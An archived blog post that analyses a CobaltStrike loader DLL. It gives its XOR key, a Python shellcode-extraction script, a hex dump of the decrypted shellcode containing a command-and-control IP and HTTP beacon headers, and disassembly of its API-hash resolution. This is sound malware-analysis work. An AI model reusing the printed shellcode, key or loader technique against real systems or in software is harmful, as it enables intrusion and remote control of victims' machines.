Quick analysis CobaltStrike loader and shellcode

Published: 2021-09-06 · Archived: 2026-04-05 14:30:52 UTC

I saw this hash `2569cc660d2ae0102aa74c98d78bb9409ded24101a0eeec15af29d59917265f3` shared at **malwareresearchgroup.slack.com**. It was submitted to VT at 2021-09-01 19:47:50 and 37 security vendors flagged this file as malicious.

1. Analyze loader

This loader is **64-bit** Dll, compiled by **MinGW** and has one exported function:

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	000016CD	0000	00008042	ServiceMain

With the help of IDA, we can see the `ServiceMain` function will spawn a new thread (I renamed to `f_spawn_shellcode_thread`):


```
HANDLE __fastcall ServiceMain(int a1, _QWORD *a2)
{
  HANDLE result; // rax

  if ( a1 )
    g_serviceStatusHandle = (SERVICE_STATUS_HANDLE)_IAT_start__(*a2, HandlerEx, 0i64);
  else
    g_serviceStatusHandle = (SERVICE_STATUS_HANDLE)_IAT_start__(L"SvcHostDemo", HandlerEx, 0i64);
  result = g_serviceStatusHandle;
  if ( !g_serviceStatusHandle )
    return result;
  g_serviceStatus.dwCurrentState = 4;
  SetServiceStatus(g_serviceStatusHandle, &g_serviceStatus);
  result = CreateThread(0i64, 0i64, f_spawn_shellcode_thread, 0i64, 0, 0i64);
  return result;
}
```

The `f_spawn_shellcode_thread` function does the following tasks:

- Init `xor_key` is “ `jKfXmEkWYshKkZdPhJYS` ”
- Allocate heap buffer for storing encrypted shellcode bytes and assign values to this buffer based on the global byte array has been declared from the beginning.
- Peform loop to decode the shellcode.

- Spawn new thread to execute the decoded shellcode.



I wrote a short script to do shellcode extraction for later analysis:

```
import sys
import pefile

xor_key = "jKfXmEkWYshKkZdPhJYS"

def decode_sc(data, key):
    key_len = len(key)
    data_len = len(data)
    decrypted = bytearray(data_len)

    for i in range(0, data_len):
        decrypted[i] = data[i] ^ key[i%key_len]

    print("Decode Done!")
    return decrypted


def extract_sc(input_file):
    encrypted_sc = []
    try:
        print("\r\nFile: " + input_file)
        pe = pefile.PE(input_file)

        for section in pe.sections:
            if b'.rdata\x00\x00' in section.Name:
                rdata_section = bytearray(section.get_data())

        size = 0
        for i in rdata_section:
            if rdata_section[size] == 0x00 and rdata_section[size+1] == 0x00:
                break
```

```
            else:
                size += 1
        print("Encrypted bytes size: " + str(size - 24) + " bytes")

        encrypted_bytes = rdata_section[24:size+1]
        for i in range(len(encrypted_bytes)):
            if ((i & 1) == 0):
                encrypted_sc.append(encrypted_bytes[i])

        key = xor_key.encode('ascii')
        decrypted_sc = decode_sc(encrypted_sc, key)

        with open(sys.argv[1]+"-decrypted", "wb") as out_file:
            out_file.write(decrypted_sc)
        print("Shellcode extracted at " + sys.argv[1]+"-decrypted!\r\n")

        print("Extract Shellcode Done!")
    except Exception as e:
        print("Error: " + str(e))


if __name__ == '__main__':
    if len(sys.argv) == 2:
        extract_sc(sys.argv[1])
    else:
        print("Usage: cobalt_extract_sc.py <cobalt_loader_dll>")
```

After run script, I got the shellcode like the figure bellow:

2569cc660d2ae0102aa74c98d78bb9409ded24101a0eeec15af29d59917265f3-decrypted

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000001B0	2D	33	2E	33	2E	32	2E	73	6C	69	6D	2E	6D	69	6E	2E	-3.3.2.slim.min.
000001C0	6A	73	00	93	FA	F9	CC	28	FC	5B	5B	D9	A2	EC	E8	A6	js.“úùÌ(ü[[Ù¢ìè¦
000001D0	40	84	81	27	33	CC	2A	DD	23	85	60	2C	7F	E8	2C	F2	@„.'3Ì*Ý#…`,.è,ò
000001E0	D2	21	00	1B	23	01	A8	62	DE	49	BB	AE	A6	3B	FA	7C	Ò!..#.¨bÞI»®¦;ú|
000001F0	45	A9	CE	80	E2	96	0D	48	00	41	63	63	65	70	74	3A	E©Î€â–.H.Accept:
00000200	20	74	65	78	74	2F	68	74	6D	6C	2C	61	70	70	6C	69	text/html,appli
00000210	63	61	74	69	6F	6E	2F	78	68	74	6D	6C	2B	78	6D	6C	cation/xhtml+xml
00000220	2C	61	70	70	6C	69	63	61	74	69	6F	6E	2F	78	6D	6C	,application/xml
00000230	3B	71	3D	30	2E	39	2C	2A	2F	2A	3B	71	3D	30	2E	38	;q=0.9,*/*;q=0.8
00000240	0D	0A	41	63	63	65	70	74	2D	4C	61	6E	67	75	61	67	..Accept-Languag
00000250	65	3A	20	65	6E	2D	55	53	2C	65	6E	3B	71	3D	30	2E	e: en-US,en;q=0.
00000260	35	0D	0A	52	65	66	65	72	65	72	3A	20	68	74	74	70	5..Referer: http
00000270	3A	2F	2F	63	6F	64	65	2E	6A	71	75	65	72	79	2E	63	://code.jquery.c
00000280	6F	6D	2F	0D	0A	41	63	63	65	70	74	2D	45	6E	63	6F	om/..Accept-Enco
00000290	64	69	6E	67	3A	20	67	7A	69	70	2C	20	64	65	66	6C	ding: gzip, defl
000002A0	61	74	65	0D	0A	55	73	65	72	2D	41	67	65	6E	74	3A	ate..User-Agent:
000002B0	20	4D	6F	7A	69	6C	6C	61	2F	35	2E	30	20	28	57	69	Mozilla/5.0 (Wi
000002C0	6E	64	6F	77	73	20	4E	54	20	36	2E	33	3B	20	54	72	ndows NT 6.3; Tr
000002D0	69	64	65	6E	74	2F	37	2E	30	3B	20	72	76	3A	31	31	ident/7.0; rv:11
000002E0	2E	30	29	20	6C	69	6B	65	20	47	65	63	6B	6F	0D	0A	.0) like Gecko..
000002F0	00	E5	ED	8D	35	74	7E	C3	8E	CC	C7	AF	91	B2	34	B5	.åí.5t~ÃŽÌÇ¯‘²4µ
00000300	3B	11	F7	80	AC	20	E2	08	DF	67	BA	FC	D4	A7	88	BE	;.÷€¬ â.ßgºüÔ§ˆ¾
00000310	C8	9C	86	B2	04	9F	89	55	ED	86	D0	D6	ED	E4	D8	18	Èœ†².Ÿ‰Uí†ÐÖíäØ.
00000320	0F	FD	62	A3	FB	F5	14	AC	00	41	BE	F0	B5	A2	56	FF	.ýb£ûõ.¬.A¾ðµ¢Vÿ
00000330	D5	48	31	C9	BA	00	00	40	00	41	B8	00	10	00	00	41	ÕH1Éº..@.A¸....A
00000340	B9	40	00	00	00	41	BA	58	A4	53	E5	FF	D5	48	93	53	¹@...AºX¤SåÿÕH“S
00000350	53	48	89	E7	48	89	F1	48	89	DA	41	B8	00	20	00	00	SH‰çH‰ñH‰ÚA¸. ..
00000360	49	89	F9	41	BA	12	96	89	E2	FF	D5	48	83	C4	20	85	I‰ùAº.–‰âÿÕHƒÄ …
00000370	C0	74	B6	66	8B	07	48	01	C3	85	C0	75	D7	58	58	58	Àt¶f‹.H.Ã…Àu×XXX
00000380	48	05	AF	0F	00	00	50	C3	E8	7F	FD	FF	FF	32	31	33	H.¯...PÃè.ýÿÿ213
00000390	2E	31	35	32	2E	31	36	35	2E	33	30	00	19	69	A0	8D	.152.165.30..i .
000003A0	59																Y

2. Analyze shellcode

If we load the raw shellcode into IDA and convert to asm code, it will look like the figure bellow. At the first beginning of this code, we can see the pattern code that shellcode use to locate the fields of PEB structure. This makes me think that it will use PEB to looking up the addresses of the API functions in the Dll used by shelllcode.

```
seg000:0000000000000000 sub_0   proc near
seg000:0000000000000000
seg000:0000000000000000 var_38  = qword ptr -38h
seg000:0000000000000000
seg000:0000000000000000         cld
seg000:0000000000000001         and     rsp, 0FFFFFFFFFFFFFFF0h
seg000:0000000000000005         call    sub_D2
seg000:0000000000000005
seg000:000000000000000A         push    r9
seg000:000000000000000C         push    r8
seg000:000000000000000E         push    rdx
seg000:000000000000000F         push    rcx
seg000:0000000000000010         push    rsi
seg000:0000000000000011         xor     rdx, rdx
seg000:0000000000000014         mov     rdx, gs:[rdx+60h]       ; ⟵ get PEB
seg000:0000000000000019         mov     rdx, [rdx+18h]
seg000:000000000000001D         mov     rdx, [rdx+20h]
seg000:000000000000001D
seg000:0000000000000021
seg000:0000000000000021 loc_21:                                 ; CODE XREF: sub_0+CD↓j
seg000:0000000000000021         mov     rsi, [rdx+50h]
seg000:0000000000000025         movzx   rcx, word ptr [rdx+4Ah]
seg000:000000000000002A         xor     r9, r9
```

Go into `sub_D2`, the first statement assigns the return address to the `rbp` register. And we know that this address is `0xA (push r9)`. Then we see the string value ‘ `wininet` ’ is load to `r14` register at `0xD5`. We see a value is assigned to the `r10` (`726774Ch; 726774Ch`) register and following is a call to the address pointed by the `rbp` register. At that time, I think these are hash values related to api functions, shellcode will perform calculations to compare with these values from which to get the related API address.

```
seg000:00000000000000D2 sub_D2          proc near
seg000:00000000000000D2                         ; CODE XREF: sub_0+5↑p
seg000:00000000000000D2                 pop     rbp ; assign 0×A (ret addr) to ebp
seg000:00000000000000D3                 push    0
seg000:00000000000000D5                 mov     r14, 'teniniw'
seg000:00000000000000DF                 push    r14
seg000:00000000000000E1                 mov     r14, rsp
seg000:00000000000000E4                 mov     rcx, r14
seg000:00000000000000E7                 mov     r10d, 726774Ch
seg000:00000000000000ED                 call    rbp ; jump to code at 0×A addr
seg000:00000000000000EF                 xor     rcx, rcx
seg000:00000000000000F2                 xor     rdx, rdx
seg000:00000000000000F5                 xor     r8, r8
seg000:00000000000000F8                 xor     r9, r9
seg000:00000000000000FB                 push    r8
seg000:00000000000000FD                 push    r8
seg000:00000000000000FF                 mov     r10d, 0A779563Ah
seg000:0000000000000105                 call    rbp ; jump to code at 0×A addr
seg000:0000000000000107                 jmp     loc_19F
seg000:0000000000000107 sub_D2          endp
```

For the convenience of analysis and debugging, I converted the shellcode to an exe. Finally, I got the following pseudocode related to finding the address of the API function and calling API through `jmp rax` command:

```
f_load_wininet_and_call_InternetOpenA();
for ( current_entry = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink; ; current_entry = *next_entry )
{
  module_name = CONTAINING_RECORD(current_entry, LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks)->BaseDllName.Buffer;
  module_name_len = CONTAINING_RECORD(current_entry, LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks)->BaseDllName.MaximumLength;
  calced_module_hash = 0;
  do
  {
    current_char = *module_name;
    module_name = (module_name + 1);
    // convert module name to uppercase
    if ( current_char >= 'a' )
    {
      LOBYTE(current_char) = current_char - 0x20;
    }
    calced_module_hash = current_char + __ROR4__(calced_module_hash, 13);
    --module_name_len;
  }
  while ( module_name_len );
  next_entry = current_entry;
  module_base_addr = CONTAINING_RECORD(current_entry, LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks)->DllBase;
  nt_headers = (module_base_addr + CONTAINING_RECORD(module_base_addr, IMAGE_DOS_HEADER, e_magic)->e_lfanew);
  if ( nt_headers->OptionalHeader.Magic == IMAGE_NT_OPTIONAL_HDR64_MAGIC )
  {
    export_dir_rva = nt_headers->OptionalHeader.DataDirectory[0].VirtualAddress;
    if ( export_dir_rva )
    {
      export_dir_va = (export_dir_rva + module_base_addr);
      num_of_api_names = *(&export_dir_rva->NumberOfNames + module_base_addr);
      pFuncNameTbl = (module_base_addr + *(&export_dir_rva->AddressOfNames + module_base_addr));
      while ( num_of_api_names )
      {
        sz_api_name = module_base_addr + pFuncNameTbl[--num_of_api_names];
        calced_api_hash = 0;
        do
        {
          curr_char = *sz_api_name++;
          calced_api_hash = curr_char + __ROR4__(calced_api_hash, 0xD);
        }
        while ( curr_char != BYTE1(curr_char) );
        // compare hash for getting api addr
        if ( calced_module_hash + calced_api_hash == v0 )
        {
          LOWORD(num_of_api_names) = *(module_base_addr + 2 * num_of_api_names + export_dir_va->AddressOfNameOrdinals);
          __asm { jmp     rax; wininet.HttpSendRequestA }
        }
      }
    }
  }
}
```

Based on the above pseudocode, we can see that the shellcode will calculate two hash values, the first value is based on the name of the Dll, the second value is based on the name of the API function of that Dll. These two values are added together and compared with the pre-computed hash value.


You can write scripts to recover API functions or to save time, I always use [shellcode_hashes_search_plugin.py] of **FLARE Team**. Details can be found in [this article]. Final result after using the plugin:

```
shellcode_hash: Starting up
[INFO] Starting up      (shellcode_hash_search:run)
shellcode_hash: Processing current segment only: 0x140001000 - 0x140003000
[INFO] Processing current segment only: 0x140001000 - 0x140003000       (shellcode_hash_search:proce
shellcode_hash: 0x1400020e7: ror13AddHash32AddDll:0x0726774c kernel32.dll!LoadLibraryA
[INFO] 0x1400020e7: ror13AddHash32AddDll:0x0726774c kernel32.dll!LoadLibraryA   (shellcode_hash_sear
shellcode_hash: 0x1400020ff: ror13AddHash32AddDll:0xa779563a wininet.dll!InternetOpenA
[INFO] 0x1400020ff: ror13AddHash32AddDll:0xa779563a wininet.dll!InternetOpenA   (shellcode_hash_sear
shellcode_hash: 0x140002121: ror13AddHash32AddDll:0xc69f8957 wininet.dll!InternetConnectA
[INFO] 0x140002121: ror13AddHash32AddDll:0xc69f8957 wininet.dll!InternetConnectA        (shellcode_h
shellcode_hash: 0x140002140: ror13AddHash32AddDll:0x3b2e55eb wininet.dll!HttpOpenRequestA
[INFO] 0x140002140: ror13AddHash32AddDll:0x3b2e55eb wininet.dll!HttpOpenRequestA        (shellcode_h
shellcode_hash: 0x14000216a: ror13AddHash32AddDll:0x869e4675 wininet.dll!InternetSetOptionA
[INFO] 0x14000216a: ror13AddHash32AddDll:0x869e4675 wininet.dll!InternetSetOptionA      (shellcode_h
```

```
shellcode_hash: 0x140002184: ror13AddHash32AddDll:0x7b18062d wininet.dll!HttpSendRequestA
[INFO] 0x140002184: ror13AddHash32AddDll:0x7b18062d wininet.dll!HttpSendRequestA        (shellcode_h
shellcode_hash: 0x140002329: ror13AddHash32AddDll:0x56a2b5f0 kernel32.dll!ExitProcess
[INFO] 0x140002329: ror13AddHash32AddDll:0x56a2b5f0 kernel32.dll!ExitProcess    (shellcode_hash_sear
shellcode_hash: 0x140002345: ror13AddHash32AddDll:0xe553a458 kernel32.dll!VirtualAlloc
[INFO] 0x140002345: ror13AddHash32AddDll:0xe553a458 kernel32.dll!VirtualAlloc   (shellcode_hash_sear
shellcode_hash: 0x140002363: ror13AddHash32AddDll:0xe2899612 wininet.dll!InternetReadFile
[INFO] 0x140002363: ror13AddHash32AddDll:0xe2899612 wininet.dll!InternetReadFile        (shellcode_h
shellcode_hash: Done
[INFO] Done     (shellcode_hash_search:run)
```

```
D2 f_load_wininet_and_call_InternetOpenA proc near
D2                                      ; CODE XREF: f_main_proc+1005↑p
D2          pop     rbp
D3          push    0
D5          mov     r14, 'teniniw'
DF          push    r14
E1          mov     r14, rsp
E4          mov     rcx, r14
E7          mov     r10d, 726774Ch          ; kernel32.dll!LoadLibraryA
ED          call    rbp
ED
EF          xor     rcx, rcx
F2          xor     rdx, rdx
F5          xor     r8, r8
F8          xor     r9, r9
FB          push    r8
FD          push    r8
FF          mov     r10d, 0A779563Ah        ; wininet.dll!InternetOpenA
05          call    rbp
05
07          jmp     f_InternetConnectA_
07
07 f_load_wininet_and_call_InternetOpenA endp
```

At this point, we can do debugging for further analysis, however, for quickly I use hasherezade's [tiny_tracer] tool to trace the shellcode:



End!

Source: https://kienmanowar.wordpress.com/2021/09/06/quick-analysis-cobaltstrike-loader-and-shellcode/